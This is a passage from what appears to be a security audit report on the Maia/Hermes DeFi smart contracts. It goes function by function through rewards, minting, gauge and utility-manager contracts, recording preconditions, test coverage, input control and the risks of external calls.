Function: `mint(address account, uint256 amount)`

Allows new Maia tokens to be minted.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The tokens are minted and sent to the correct account.
  ☑ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `account`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: This address will have the new tokens minted to it.
- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The amount of tokens to be minted.

5.23 File: MultiRewardsDepot

Function: `addAsset(address rewardsContract, address asset)`

Adds an asset to be distributed by the specified rewards contract.

Branches and code coverage

Intended branches

- A rewards contract with the corresponding asset is added to the allowlist.
  ☑ Test coverage

Negative behavior

- The rewards contract or asset already exists.
  ☑ Negative test?

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `rewardsContract`:
  - **Control**: Must not already be added.
  - **Authorization**: No checks.
  - **Impact**: Will be able to claim rewards of type `asset`.
- `asset`:
  - **Control**: Must not be already added.
  - **Authorization**: No checks.
  - **Impact**: The balance of this asset will be transferred to the rewards contract when requested.

Function: `getRewards()`

Returns the available rewards and transfers them to the `msg.sender`.

Preconditions

Only callable by a flywheel rewards contract.

Branches and code coverage

Intended branches

- The correct asset rewards are transferred to the `msg.sender`.
  ☑ Test coverage

Negative behavior

- The caller is not a rewards contract.
  ☐ Negative test?

Function: `removeAsset(address rewardsContract)`

Remove a rewards contract and its associated asset.

Branches and code coverage

Intended branches

- The rewards contract and its associated asset will be removed.

☐ Test coverage

Negative behavior

- The rewards contract does not exist.
  ☐ Negative test?
- The caller is not the owner.
  ☐ Negative test?

Inputs

- `rewardsContract`:
  - **Control**: Must already be added.
  - **Authorization**: No checks.
  - **Impact**: Rewards contract and its associated asset will be removed.

5.24 File: SingleRewardsDepot

Function: `getRewards()`

Gets the amount of available rewards and transfers them to the rewards contract.

Preconditions

Only callable by the rewards contract.

Branches and code coverage

Intended branches

- The available rewards are transferred to the rewards contract.
  ☑ Test coverage

Negative behavior

- The caller is not the rewards contract.
  ☐ Negative test?

5.25 File: FlywheelCore

The FlywheelCoreStrategy and the FlywheelCoreInstant contracts are inherited from this contract.

Function: `accrue(ERC20 strategy, address user)`

The function calls the `accrueStrategy` with current `strategyIndex` of `strategy` address. The trusted `strategy` address should be initialized inside the `strategyIndex` list by the owner of contract, otherwise this function will return zero. Also see the `accrueStrategy` and `accrueUser` functions' descriptions.

Function: `accrue(ERC20 strategy, address user, address secondUser)`

This is the same as `accrue(ERC20 strategy, address user)` but allows to call `accrueUser` two times. Also see the `accrueStrategy` and `accrueUser` functions' descriptions.

Function: `accrueStrategy`

The function allows to calculate rewards per token.

Branches and code coverage

Intended branches:

- The `strategyIndex[strategy]` was calculated properly.
  - ☐ Test coverage

Negative behavior:

- `strategyRewardsAccrued` is zero.
  - ☐ Negative test?
- `strategyIndex` does not contain the `strategy`.
  - ☐ Negative test?

Inputs

- `strategy`:
  - **Control**: Full control.
  - **Authorization**: If `strategyIndex` of `strategy` is zero, the function `accrue`, which calls this function, will return 0.
  - **Impact**: The address of `strategy` is associated with the rewardsDepot contract inside the FlywheelBribeRewards contract.
- `state`:
  - **Control**: No control.
  - **Authorization**: None.
  - **Impact**: This value is the previous `rewardsIndex` value.

Function call analysis

- `flywheelBooster.boostedTotalSupply(strategy)`:
  - **What is controllable?** `strategy`.
  - **If return value controllable, how is it used and how can it go wrong?** In case of untrusted flywheelBooster contract, this can affect the reward value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.
- `strategy.totalSupply()`:
  - **What is controllable?** `strategy`.
  - **If return value controllable, how is it used and how can it go wrong?** In case of untrusted `strategy` contract, this can affect the reward value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.
- `IFlywheelAcummulatedRewards(flywheelRewards).getAccruedRewards(strategy)`:
  - **What is controllable?** `strategy`.
  - **If return value controllable, how is it used and how can it go wrong?** Not controllable.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `accrueUser`

The function allows to calculate user rewards.

Branches and code coverage

Intended branches:

- The `rewardsAccrued[user]` was calculated properly.
  - ☐ Test coverage

Negative behavior:

- `strategy.balanceOf(user)` is zero.
  - ☐ Negative test?
- `flywheelBooster.boostedBalanceOf(strategy, user)` is zero.
  - ☐ Negative test?

Inputs

- `strategy`:
  - **Control**: Full control.

  - **Authorization**: If `strategyIndex` of `strategy` is zero, the function `accrue`, which calls this function, will return 0.
  - **Impact**: The address of `strategy` is associated with the rewardsDepot contract inside the FlywheelBribeRewards contract. Also this contract can be called to receive the balance of `user`.
- `user`:
  - **Control**: Full control.
  - **Authorization**: `flywheelBooster.boostedBalanceOf(strategy, user)` or `strategy.balanceOf(user)` should be nonzero.
  - **Impact**: The address of the user who can claim reward.
- `index`:
  - **Control**: No control.
  - **Authorization**: None.
  - **Impact**: The reward per token.

Function call analysis

- `flywheelBooster.boostedBalanceOf(strategy, user)`:
  - **What is controllable?** `strategy` and `user`.
  - **If return value controllable, how is it used and how can it go wrong?** In case of untrusted flywheelBooste' contract, this can affect how much reward a user receives.
  - **What happens if it reverts, reenters, or does other unusual control flow?** no problems
- `strategy.balanceOf(user)`:
  - **What is controllable?** `strategy` and `user`/
  - **If return value controllable, how is it used and how can it go wrong?** In case of untrusted `strategy` contract, the wrong return value will affect the reward value (e.g., user can steal full reward).
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

Function: `claimRewards`

Allows any caller who owns reward inside this contract to transfer them to their address.

Branches and code coverage

Intended branches:

- The `rewardToken` balance of `user` increased by `reward` value.
  ☑ Test coverage

Negative behavior:

- `rewardsAccrued[user] == 0`.
  ☐ Negative test?

Inputs

- `user`:
  - **Control**: Full control.
  - **Authorization**: `rewardsAccrued[user] ≠ 0`.
  - **Impact**: The owner of reward.

Function call analysis

- `rewardToken.safeTransferFrom(address(flywheelRewards), user, accrued)`
  - **What is controllable?** `user`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.

Function: `create_pool`

Allows the contract owner to add new trusted strategy contract address.

Function: `setFlywheelRewards`

Allows the contract owner to update the flywheelRewards contract address, which stores unclaimed rewards. The full unclaimed reward balance will be transferred to the new `flywheelRewards` address.

Function: `setBooster`

Allows the owner of the function to update the `flywheelBooster` address.

5.26 File: BaseV2Minter

Function: `fallback()`

Triggers the `updatePeriod` method to update emission information.

Branches and code coverage

Intended branches

- The fallback method triggers an update.
  ☑ Test coverage

Function: `getRewards()`

Distributes the weekly emissions to the flywheelGaugeRewards contract.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The weekly emissions are transferred to `msg.sender` and reset to 0.
  ☑ Test coverage

Negative behavior

- The caller is not the flywheelGaugeRewards.
  ☑ Negative test?

Function call analysis

- `underlying.safeTransfer(msg.sender, totalQueuedForCycle)`
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The tokens will not be transferred.

Function: `initialize(FlywheelGaugeRewards _flywheelGaugeRewards)`

Initialize the contract state, setting up the current active period and the rewards flywheel.

Preconditions

Only callable by the `initializer`.

Branches and code coverage

Intended branches

- The initializer is set to 0, the flywheelGaugeRewards set, and the active period set to the current week.
  ☑ Test coverage

Negative behavior

- The caller is not the initializer.
  ☑ Negative test?

Inputs

- `_flywheelGaugeRewards`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be where the rewards are sent.

Function: `setDaoShare(uint256 _daoShare)`

Sets the percentage share of emissions that is sent to the dao.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The dao share is set.
  ☑ Test coverage

Negative behavior

- The dao share is too high.
  ☑ Negative test?
- The caller is not the owner.
  ☐ Negative test?

Inputs

- `_daoShare`.
  - **Control**: Must be less than or equal to 300 (30%).

  - **Authorization**: No checks.
  - **Impact**: Will be the percentage share of emissions that is sent to the dao.

Function: `setDao(address _dao)`

Sets the dao address for transferring share of weekly emissions.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- The dao is set.
  ☑ Test coverage

Negative behavior

- The caller is not the owner.
  ☐ Negative test?

Inputs

- `_dao`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be sent a share of the weeky emissions.

Function: `setTailEmission(uint256 _tail_emission)`

Change the tail emissions used to calculate the weekly emissions.

Preconditions

Only callable by the owner.

Branches and code coverage

Intended branches

- Sets the new tail emission value.
  ☑ Test coverage

Negative behavior

- The tail emission value is too high.
  ☑ Negative test?
- The caller is not the owner.
  ☐ Negative test?

Inputs

- `_tail_emission`:
  - **Control**: Must be less than or equal to 100 (10%).
  - **Authorization**: No checks.
  - **Impact**: Will be the new tail emission value.

Function: `updatePeriod()`

Updates critical information surrounding emissions, such as the weekly emissions, and mints the tokens for the previous week's rewards. Update period can only be called once per cycle (one week).

The weekly emissions could potentially be overridden without being claimed if `getRewards` is not called in time. See finding 3.10.

Branches and code coverage

Intended branches

- The current block timestamp is not during the active period, so nothing happens.
  ☐ Test coverage
- The current block timestamp is during the active period, so the period is updated to the next week, the emission tokens are calculated and minted, and the growth is distributed to the vault.
  ☑ Test coverage
- The current block timestamp is during the active period, so the period is updated to the next week, the emission tokens are calculated, no tokens are minted as the minter already has enough, and the growth is distributed to the vault.
  ☐ Test coverage

Function call analysis

- `underlying.balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** The

return value could be controlled by sending tokens to the contract, but that would mean that less tokens are minted this period.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The period will not be updated.
- `HERMES(underlying).mint(address(this), _required - _balanceOf)`:
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The period will not be updated.
- `underlying.safeTransfer(address(vault), _growth)`:
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The period will not be updated.
- `underlying.safeTransfer(dao, share)`
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The period will not be updated.
- `flywheelGaugeRewards.queueRewardsForCycle()`
    - **What is controllable?** N/A.
    - **If return value controllable, how is it used and how can it go wrong?** N/A.
    - **What happens if it reverts, reenters, or does other unusual control flow?** The function will successfully completed, and any errors are caught and ignored.

5.27 File: FlywheelCoreInstant

Function: `constructor`

The contract is created inside the `TalosStrategyStakedFactory:constructor()` with zero `flywheelBooster` address. The TalosStrategyStakedFactory contract is the owner of this contract. Also, the `FlywheelCore` contract is initialized here.

5.28 File: FlywheelCoreStrategy

Function: `constructor`

The contract is created inside the `BribesFactory:createBribeFlywheel()` function with nonzero `flywheelBooster` address. The BribesFactory contract is the owner of this contract. Also, the `FlywheelCore` contract is initialized here.

5.29 File: FlywheelAcummulatedRewards

The `FlywheelBribeRewards` is inherited from this contract.

Function: `getAccruedRewards`

Allows to calculate rewards amount accrued to a `strategy` since the last update. The function should be called only by the flywheel contract, which was set during deployment.

Branches and code coverage

Intended branches:

- The `amount` value is expected.
  - ☐ Test coverage

Negative behavior:

- The caller is not the trusted flywheel contract.
  - ☐ Negative test?
- The `rewardsDepots` does not contain the `strategy` address.
  - ☐ Negative test?

Inputs

- `strategy`:
  - **Control**: Full control.
  - **Authorization**: if there is no `rewardsDepots` for this `strategy`, the transaction will revert as the zero address will be called.
  - **Impact**: The corresponding `rewardsDepots` for this `strategy` address will be called. Since addresses for malicious contracts can be stored inside the `rewardsDepots` lists, the caller should use only the trusted `strategy` address.

Function call analysis

- `rewardsDepots[strategy].getRewards()` -> `_asset.safeTransfer(_rewardsContr`

act, balance);

- **What is controllable?** `strategy` is controlled by functions available only for the flywheel contract, which can use only trusted `strategy`.
- **If return value controllable, how is it used and how can it go wrong?** The `amount` of reward that was transferred. If this value is more than actually transferred during reward claiming, the users will get the more reward then they should.
- **What happens if it reverts, reenters, or does other unusual control flow?** No problems.

5.30 File: FlywheelBribeRewards

This contract is inherited from the FlywheelAcummulatedRewards contract.

Function: `constructor`

This contract is created inside the `BribesFactory:createBribeFlywheel()` function. At first the FlywheelCore contract is created, and after that, this address is passed to the `FlywheelBribeRewards` constructor.

Function: `setRewardsDepot`

Allows arbitrary `strategy` to set the `RewardsDepot` address. But despite this, the `RewardsDepot` contract will be called only for the trusted `strategy` address. The function `getRewards` from the `RewardsDepot` contract will be called inside the `getNextCycleRewards` function.

```
function getNextCycleRewards(ERC20 strategy)
    internal override returns (uint256) {
        return rewardsDepots[strategy].getRewards();
    }

    function setRewardsDepot(RewardsDepot rewardsDepot) external {
        /// @dev Anyone can call this, whitelisting is handled in
    FlywheelCore
        rewardsDepots[ERC20(msg.sender)] = rewardsDepot;
        emit AddRewardsDepot(msg.sender, rewardsDepot);
    }
```

There are two implementations of the `getRewards` function. The first one inside the MultiRewardsDepot contract and the second one inside the SingleRewardsDepot con-

tract. In cese of the MultiRewardsDepot this function will transfer the reward value to the caller (`strategy`) and in case of the SingleRewardsDepot to the rewardsContract address.

5.31 File: FlywheelGaugeRewards

Function: `queueRewardsForCycle`

The function iterates over all live gauges and queues up the rewards for the cycle. Available for any callers. Returns total reward for cycle.

Branches and code coverage

Intended branches:

- The `totalQueuedForCycle` value is expected.
  - ☐ Test coverage

Negative behavior:

- `minter.getRewards()` returned zero.
  - ☐ Negative test?
- The current cycle is equal or less than `lastCycle`.
  - ☐ Negative test?

Function call analysis

- `address(minter).call("");`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `minter.getRewards()`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the amount of reward tokens that were transferred to the current contract.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert if minter does not have enough tokens.
- `rewardToken.balanceOf(address(this));`
  - **What is controllable?** Nothing.

  - **If return value controllable, how is it used and how can it go wrong?** No problem.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.
- `gaugeToken.calculateGaugeAllocation(address(gauge),totalQueuedForCycle);`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Ff the function was controlled by an attacker, then they could manipulate the value of the assigned reward.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.

Function: `queueRewardsForCyclePaginated`

The function iterates over amount live gauges and queues up the rewards for the cycle. Available for any callers.

Branches and code coverage

Intended branches:

- `numRewards` is more than `remaining`.
  - ☐ Test coverage
- `numRewards` is less than `remaining`.
  - ☐ Test coverage
- `numRewards` is equal to `remaining`.
  - ☐ Test coverage
- `paginationOffset` is zero.
  - ☐ Test coverage

Inputs

- `numRewards`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The number of rewards that will be placed in the queue.

Function call analysis

- `address(minter).call("");`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There

is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `minter.getRewards()`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Returns the amount of reward tokens that were transferred to the current contract.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Can revert if minter does not have enough tokens.
- `rewardToken.balanceOf(address(this));`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** No problem.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.
- `gaugeToken.calculateGaugeAllocation(address(gauge),totalQueuedForCycle);`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** Ff the function was controlled by an attacker, then they could manipulate the value of the assigned reward.
  - **What happens if it reverts, reenters, or does other unusual control flow?** No problem.

Function: `getAccruedRewards`

Branches and code coverage

Negative behavior:

- `msg.sender` does not have reward.
  - ☐ Negative test?
- Repeated calls after successful transfer.
  - ☐ Negative test?

Function call analysis

- `address(minter).call("");`
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.

  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.
- `rewardToken.safeTransfer(msg.sender, accruedRewards)`:
  - **What is controllable?** Nothing.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value.
  - **What happens if it reverts, reenters, or does other unusual control flow?** N/A.

5.32 File: bHermesGauges

This contract is inherited from the ERC20Gauges contract.

Function: `constructor()`

Intended behavior

Allows to initialize the ERC20Gauges and the ER·20 contracts.

It also allows initializing the `owner` address and the bHermes contract address (the `mint` function is available only for bHermes).

Function: `mint()`

Intended behavior

Allows the bHermes contact to mint new tokens.

Branches and code coverage

Intended branches:

- Check the balance of `to`.
  - ☐ Test coverage

Negative behavior:

- The caller is not bHermes.
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.

  - **Authorization**: No checks.
  - **Impact**: The number of tokens will be mint.
- `to`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: The receiver of tokens.

5.33 File: UtilityManager

Function: `claimWeight`

Allows to transfer the `amount` of weight utility tokens to the `msg.sender`. Before the transfer, there should be a check that `msg.sender` has more or an equal amount of current tokens.

Branches and code coverage

Intended branches:

- The `msg.sender` received the expected amount of weight utility tokens.
  - ☐ Test coverage

Negative behavior:

- The `balance` of `msg.sender` is less than `amount` if userClaimedWeight[msg.sender] == 0.
  - ☐ Negative test?
- The `balance` of `msg.sender` is less than `amount` + userClaimedWeight[msg.sender].
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `balanceOf[msg.sender]` should be more or equal to `amount + userClaimedWeight[msg.sender]`).
  - **Impact**: `msg.sender` should not be able to receive the arbitrary amount of weight utility tokens.

Function call analysis

- `address(gaugeWeight).safeTransfer(msg.sender, amount);`

  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if current contract does not have enough tokens.

Function: `claimBoost`

Allows to transfer the `amount` of boost utility tokens to the `msg.sender`. Before the transfer, there should be a check that `msg.sender` has more or an equal amount of current tokens.

Branches and code coverage

Intended branches:

- The `msg.sender` received the expected amount of boost utility tokens.
  ☐ Test coverage

Negative behavior:

- The `balance` of `msg.sender` is less than `amount` if userClaimedBoost[msg.sender] == 0.
  ☐ Negative test?
- The `balance` of `msg.sender` is less than `amount` + userClaimedBoost[msg.sender].
  ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `balanceOf[msg.sender]` should be more or equal to `amount + userClaimedBoost[msg.sender]`).
  - **Impact**: `msg.sender` should not be able to receive the arbitrary amount of boost utility tokens.

Function call analysis

- `address(gaugeBoost).safeTransfer(msg.sender, amount);`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?**

Will revert if current contract does not have enough tokens.

Function: `claimGovernance`

Allows to transfer the `amount` of governance utility tokens to the `msg.sender`. Before the transfer, there should be a check that `msg.sender` has more or an equal amount of current tokens.

Branches and code coverage

Intended branches:

- The `msg.sender` received the expected amount of governance utility tokens.
  - ☐ Test coverage

Negative behavior:

- The `balance` of `msg.sender` is less than `amount` if userClaimedGovernance[msg.sender] == 0.
  - ☐ Negative test?
- The `balance` of `msg.sender` is less than `amount` + userClaimedGovernance[msg.sender].
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `balanceOf[msg.sender]` should be more or equal to `amount + userClaimedGovernance[msg.sender])`.
  - **Impact**: `msg.sender` should not be able to receive the arbitrary amount of governance utility tokens.

Function call analysis

- `address(governance).safeTransfer(msg.sender, amount);`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if current contract does not have enough tokens.

Function: `forfeitWeight`

Allows `msg.sender` to revoke the weight utility tokens. Before the transfer, there should be a check that `userClaimedWeight` for `msg.sender` is more than or equal to `amount`.

Branches and code coverage

Intended branches:

- The `userClaimedWeight` for `msg.sender` is decreased by `amount`.
  - ☐ Test coverage

Negative behavior:

- `userClaimedWeight[msg.sender]` is less than `amount`.
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `userClaimedWeight[msg.sender]` should be more than or equal to `amount`.
  - **Impact**: `msg.sender` should not be able to revoke the arbitrary amount of weight utility tokens.

Function call analysis

- `address(gaugeWeight).safeTransferFrom(msg.sender, address(this), amount);`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if `msg.sender` does not have enough tokens.

Function: `forfeitBoost`

Allows `msg.sender` to revoke the boost utility tokens. Before the transfer, there should be a check that `userClaimedBoost` for `msg.sender` is more than or equal to `amount`.

Branches and code coverage

Intended branches:

- The `userClaimedBoost` for `msg.sender` is decreased by `amount`.

- ☐ Test coverage

Negative behavior:

- `userClaimedBoost[msg.sender]` is less than `amount`.
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `userClaimedBoost[msg.sender]` should be more than or equal to `amount`.
  - **Impact**: `msg.sender` should not be able to revoke the arbitrary amount of boost utility tokens.

Function call analysis

- `address(gaugeBoost).safeTransferFrom(msg.sender, address(this), amount);`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if `msg.sender` does not have enough tokens.

Function: `forfeitGovernance`

Allows `msg.sender` to revoke the governance utility tokens. Before the transfer, there should be a check that `userClaimedGovernance` for `msg.sender` is more than or equal to `amount`.

Branches and code coverage

Intended branches:

- The `userClaimedGovernance` for `msg.sender` is decreased by `amount`.
  - ☐ Test coverage

Negative behavior:

- `userClaimedGovernance[msg.sender]` is less than `amount`.
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: `userClaimedGovernance[msg.sender]` should be more than or equal to `amount`.
  - **Impact**: `msg.sender` should not be able to revoke the arbitrary amount of governance utility tokens.

Function call analysis

- `address(governance).safeTransferFrom(msg.sender, address(this), amount);`
  - **What is controllable?** `amount`.
  - **If return value controllable, how is it used and how can it go wrong?** There is no return value here.
  - **What happens if it reverts, reenters, or does other unusual control flow?** Will revert if `msg.sender` does not have enough tokens.

5.34 File: TalosStrategyVanillaFactory

The contract is inherited from TalosBaseStrategyFactory. See the TalosBaseStrategyFactory description.

5.35 File: TalosStrategyStakedFactory

Function: `constructor`

Initialize new FlywheelCoreInstant contract with zero flywheelBooster contract address and with this contract address as `owner`. Also, initialize the FlywheelInstantRewards contract with created `FlywheelCoreInstant` and set this new FlywheelInstantRewards as `rewardToken` inside the `FlywheelCoreInstant`.

5.36 File: PartnerUtilityManager

Function: `claimBoost(uint256 amount)`

Extends `UtilityManager.claimBoost` to withdraw the required number of tokens from the partner vault.

Branches and code coverage

Intended branches

- The required number of tokens are transferred from the vault and then to the user.
  - ☑ Test coverage

Negative behavior

- The `checkBoost` modifier reverts.
  - ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: The `checkBoost` is implemented in the parent class to check the amount.
  - **Impact**: This will be the amount of tokens claimed.

Function call analysis

- `address(gaugeBoost).balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is not controllable; it is used to ensure the contract has enough tokens to send to the user.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.
- `IBaseVault(partnerVault).clearBoost(amount - boostAvailable);`
  - **What is controllable?** The `amount` is controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.

Function: `claimGovernance(uint256 amount)`

Extends `UtilityManager.claimGovernance` to withdraw the required number of tokens from the partner vault.

Branches and code coverage

Intended branches

- The required number of tokens are transferred from the vault and then to the user.
  ☑ Test coverage

Negative behavior

- The `checkGovernance` modifier reverts.
  ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: The `checkGovernance` is implemented in the parent class to check the amount.
  - **Impact**: This will be the amount of tokens claimed.

Function call analysis

- `address(governance).balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is not controllable; it is used to ensure the contract has enough tokens to send to the user.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.
- `IBaseVault(partnerVault).clearGovernance(amount - governanceAvailable);`
  - **What is controllable?** The `amount` is controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.

Function: `claimPartnerGovernance(uint256 amount)`

Claims `amount` of partner governance utility tokens.

Branches and code coverage

Intended branches

- The amount is 0, and the function returns.
  ☑ Test coverage
- The user is sent `amount` number of tokens, and their claimed balance is updated.

☑ Test coverage

Negative behavior

- The `checkPartnerGovernance` modifier fails.
  ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: Is checked by `checkPartnerGovernance`, which the parent contract needs to implement.
  - **Impact**: The user will be sent this number of tokens.

Function call analysis

- `address(partnerGovernance).safeTransfer(msg.sender, amount);`
  - **What is controllable?** `amount` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be claimed.

Function: `claimWeight(uint256 amount)`

Extends `UtilityManager.claimWeight` to withdraw the required number of tokens from the partner vault.

Branches and code coverage

Intended branches

- The required number of tokens are transferred from the vault and then to the user.
  ☑ Test coverage

Negative behavior

- The `checkWeight` modifier reverts.
  ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.

  - **Authorization**: The `checkWeight` is implemented in the parent class to check the amount.
  - **Impact**: This will be the amount of tokens claimed.

Function call analysis

- `address(gaugeWeight).balanceOf(address(this))`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** The return value is not controllable; it is used to ensure the contract has enough tokens to send to the user.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.
- `IBaseVault(partnerVault).clearWeight(amount - weightAvailable);`
  - **What is controllable?** The `amount` is controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be transferred.

Function: `forfeitBoost(uint256 amount)`

Extends `UtilityManager.forfeitBoost` to send any outstanding tokens to the partner vault.

Branches and code coverage

Intended branches

- Any outstanding tokens will be sent to the vault.
  - ☐ Test coverage

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the amount of tokens forfeit.

Function call analysis

- `IBaseVault(partnerVault).applyBoost()`:
  - **What is controllable?** N/A.

  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be forfeit.

Function: `forfeitGovernance(uint256 amount)`

Extends `UtilityManager.forfeitGovernance` to send any outstanding tokens to the partner vault.

Branches and code coverage

Intended branches

- Any outstanding tokens will be sent to the vault.
  ☐ Test coverage

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the amount of tokens forfeit.

Function call analysis

- `IBaseVault(partnerVault).applyGovernance()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be forfeit.

Function: `forfeitPartnerGovernance(uint256 amount)`

Forfeits `amount` of partner governance tokens.

Branches and code coverage

Intended branches

- The amount is 0, and nothing happens.
  ☑ Test coverage
- The user's partner governance balance is reduced by `amount`, and the tokens are transferred from the user to the contract.

☑ Test coverage

Negative behavior

- The user has not claimed enough partner governance.
  ☐ Negative test?

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the amount of partner governance tokens forfeited.

Function call analysis

- `address(partnerGovernance).safeTransferFrom(msg.sender, address(this), amount)`:
  - **What is controllable?** The `amount` is fully controllable.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** The partner governance will not be forfeit.

Function: `forfeitWeight(uint256 amount)`

Extends `UtilityManager.forfeitWeight` to send any outstanding tokens to the partner vault.

Branches and code coverage

Intended branches

- Any outstanding tokens will be sent to the vault.
  ☐ Test coverage

Inputs

- `amount`:
  - **Control**: Full control.
  - **Authorization**: No checks.
  - **Impact**: Will be the amount of tokens forfeit.

Function call analysis

- `IBaseVault(partnerVault).applyWeight()`:
  - **What is controllable?** N/A.
  - **If return value controllable, how is it used and how can it go wrong?** N/A.
  - **What happens if it reverts, reenters, or does other unusual control flow?** None of the tokens will be forfeit.

5.37 File: ERC4626PartnerManager

Function: `claimOutstanding()`

Claims all outstanding underlying bHermes utility tokens for `msg.sender`.

Branches and code coverage

Intended branches

- The `msg.sender` is sent all of their outstanding tokens.
  ☑ Test coverage

Function: `increaseConversionRate(uint256 newRate)`

Allows owner to raise the conversion rate used for deposits. Conversion rate can only be raised. Sets the ratio between pbHermes<>bHermes. If the ratio is 1, it means that 1 $pbHermes has 1 $bHermes worth of voting power.

Branches and code coverage

Intended branches

- The new rate is updated, the partner governance tokens minted.
  ☐ Test coverage

Negative behavior

- The new rate is less than the current rate.
